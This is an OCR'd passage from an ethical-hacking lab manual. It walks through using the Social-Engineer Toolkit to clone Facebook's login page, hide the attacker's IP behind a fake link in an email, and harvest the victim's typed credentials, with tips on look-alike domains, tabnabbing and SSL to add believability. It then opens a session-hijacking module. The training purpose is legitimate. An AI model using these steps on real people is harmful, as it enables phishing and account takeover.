


FIGURE 3.3: SET Main menu

SET allows you to specially craft email messages and send them to a large (or small) number of people with attached file format malicious payloads.

5. A list of menus in Social-Engineering Attacks will appear; type **2** and press **Enter** to select **Website Attack Vectors**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.




FIGURE 3.4: Social Engineering Attacks menu

6. In the next set of menus that appears, type **3** and press **Enter** to select the **Credential Harvester Attack Method**.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.




FIGURE 3.5: website Attack Vectors menu

7. Now, type **2** and press **Enter** to select the **Site Cloner** option from the menu.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

The Site Cloner is used to clone a website of your choice.




FIGURE 3.6: Credential Harvester Attack menu

8. Type the **IP address** of your BackTrack virtual PC in the prompt for **IP address for the POST back in Harvester/Tabnabbing** and press **Enter**. In this example, the IP is **10.0.0.15**.

The tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a "Please wait while the page loads". When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserts, they are harvested and the user is redirected back to the original website.




FIGURE 3.7: Providing IP address in Harvester/Tabnabbing

9. Now, you will be prompted for a URL to be cloned, type the desired URL for **Enter the url to clone** and press **Enter**. In this example, we have used **www.facebook.com**. This will initiate the cloning of the specified website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

The web jacking attack method will create a website clone and present the victim with a link stating that the website has moved. This is a new feature to version 0.7.




FIGURE 3.8: Providing URL to be cloned

10. After cloning is completed, the highlighted message, as shown in the following screenshot, will appear on the **Terminal** screen of **SET**. Press **Enter** to continue.
11. It will start Credential Harvester.

If you're doing a penetration test, register a name that's similar to the victim, for Gmail you could do gmai1.com (notice the 1), something similar that can mistake the user into thinking it's the legitimate site.




FIGURE 3.9: SET Website Cloning

12. Leave the Credential Harvester Attack to fetch information from the victim's machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

When you hover over the link, the URL will be presented with the real URL, not the attacker's machine. So for example if you're cloning gmail.com, the URL when hovered over it would be gmail.com. When the user clicks the moved link, Gmail opens and then is quickly replaced with your malicious webserver. Remember you can change the timing of the webjacking attack in the config/set_config flags.




FIGURE 3.10: SET Credential Harvester Attack

13. Now, you have to send the **IP address** of your BackTrack machine to a victim and trick him or her to **click to browse** the IP address.
14. For this demo, launch your web browser in the BackTrack machine; launch your favorite email service. In this example we have used **www.gmail.com**. Login to your gmail account and compose an email.

Most of the time they won't even notice the IP but it's just another way to ensure it goes on without a hitch. Now that the victim enters the username and password in the fields, you will notice that we can intercept the credentials now.




FIGURE 3.11: Composing email in Gmail

15. Place the cursor in the body of the email where you wish to place the fake URL. Then, click the **Link** icon.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]




FIGURE 3.12: Linking Fake URL to Actual URL

16. In the **Edit Link** window, first type the actual address in the **Web address** field under the **Link to** option and then type the fake URL in the **Text to display** field. In this example, the web address we have used is **http://10.0.0.15** and text to display is **www.facebook.com/Rini_TGIF**. Click **OK**.




FIGURE 3.13: Edit Link window

17. The fake URL should appear in the email body, as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]




FIGURE 3.14: Adding Fake URL in the email content

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

18. To verify that the fake URL is linked to the actual URL, click the fake URL and it will display the actual URL as **Go to link:** with the actual URL. Send the email to the intended user.




FIGURE 3.15: Actual URL linked to Fake URL


In some cases when you're performing an advanced social-engineer attack you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates you can as well however there will be an "untrusted" warning when a victim goes to your website

19. When the victim clicks the URL, he or she will be presented with a replica of **Facebook.com**.

20. The victim will be enticed to enter his or her user name and password into the form fields as it appears to be a genuine website. When the victim enters the **Username** and **Password** and clicks **Log In**, it does not allow logging in; instead, it redirects to the legitimate Facebook login page. Observe the URL in the browser.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is you can't utilize Tabnabbing, Cred Harvester, or Web Jacking with the Man Left in the Middle attack.



The multi attack vector utilizes each combination of attacks and allows the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When you're finished be sure to select the 'I'm finished' option.

FIGURE 3.16: Fake and Legitimate Facebook login page

21. As soon the victim types in the email address and password, the **SET Terminal** in BackTrack fetches the typed user name and password, which can be used by an attacker to gain unauthorized access to the victim's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]




FIGURE 3.17: SET found Username and Password

22. Press **CTRL+C** to generate a report for this attack performed.




FIGURE 3.18: Generating Reports through SET

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer; the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

Lab Analysis

Analyze and document the results related to the lab exercise.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Tool/Utility	Information Collected/Objectives Achieved
Social Engineering Toolkit	PARAM: lsd=AVqgmkGh PARAM: return_session=0 PARAM: legacy_return=1 PARAM: display= PARAM: session_key_only=0 PARAM: trynum=1 PARAM: charset_test=€,',€,', PARAM: timezone=-540 PARAM: lgnrnd=224034_ArYA PARAM: lgnjs=n
	email=samchoang@yahoo.com pass=test@123

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate each of the following Paros proxy options:
    a. Trap Request
    b. Trap Response
    c. Continue button
    d. Drop button

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Session Hijacking

Module 11

Hijacking Sessions

Session hijacking refers to the exploitation of a valid computer session, wherein an attacker takes over a session between two computers.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Source: http://krebsonsecurity.com/2012/11/yahoo-email-stealing-exploit-fetches-700

According to KrebsonSecurity news and investigation, zero-day vulnerability in yahoo.com that lets attackers hijack Yahoo! email accounts and redirect users to malicious websites offers a fascinating glimpse into the underground market for large-scale exploits.

The exploit, being sold for $700 by an Egyptian hacker on an exclusive cybercrime forum, targets a "cross-site scripting" (XSS) weakness in yahoo.com that lets attackers steal cookies from Yahoo! webmail users. Such a flaw would let attackers send or read email from the victim's account. In a typical XSS attack, an attacker sends a malicious link to an unsuspecting user; if the user clicks the link, the script is executed, and can access cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

KrebsOnSecurity.com alerted Yahoo! to the vulnerability, and the company says it is responding to the issue. Ramses Martinez, director of security at Yahoo!, said the challenge now is working out the exact yahoo.com URL that triggers the exploit, which is difficult to discern from watching the video.

These types of vulnerabilities are a good reminder to be especially cautious about clicking links in emails from strangers or in messages that you were not expecting.

Being and administrator you should implement security measures at Application level and Network level to protect your network from session hijacking. Network level hijacks is prevented by packet encryption which can be obtained by using protocols such as IPSEC, SSL, SSH, etc. IPSEC allows encryption of packets on shared key between the two systems involved in communication.

Application-level security is obtained by using strong session ID. SSL and SSH also provides strong encryption using SSL certificates to prevent session hijacking.

Lab Objectives

The objective of this lab is to help students learn session hijacking and take necessary actions to defend against session hijacking.

In this lab, you will:

- Intercept and modify web traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Simulate a Trojan, which modifies a workstation's proxy server settings

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 11 Session Hijacking

Lab Environment

To carry out this, you need:

- A computer running **Windows Server 2012 as host machine**
- This lab will run on **Windows 8** virtual machine
- Web browser with Internet access
- Administrative privileges to configure settings and run tools

Lab Duration

Time: 20 Minutes

Overview of Session Hijacking

TASK 1

Overview

Session hijacking refers to the **exploitation** of a valid computer session where an attacker **takes over** a session between two computers. The attacker **steals** a valid session ID, which is used to get into the system and **sniff** the data.

In **TCP session** hijacking, an attacker takes over a TCP session between two machines. Since most **authentications** occur only at the start of a TCP session, this allows the attacker to **gain access** to a machine.

Lab Tasks

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in session hijacking:

- Session hijacking using **ZAP**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Session Hijacking Using Zed Attack Proxy (ZAP)

The OWASP Zed Attack Proxy (ZAP) is an easy-to-use integrated penetration testing tool for finding vulnerabilities in web applications.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers are continuously watching for websites to hack and developers must be prepared to counter-attack malicious hackers by writing strong secure codes. A common form of attack is session hijacking, i.e., accessing a website using someone else's session ID. A session ID might contain credit card details, passwords, and other sensitive information that can be misused by a hacker.

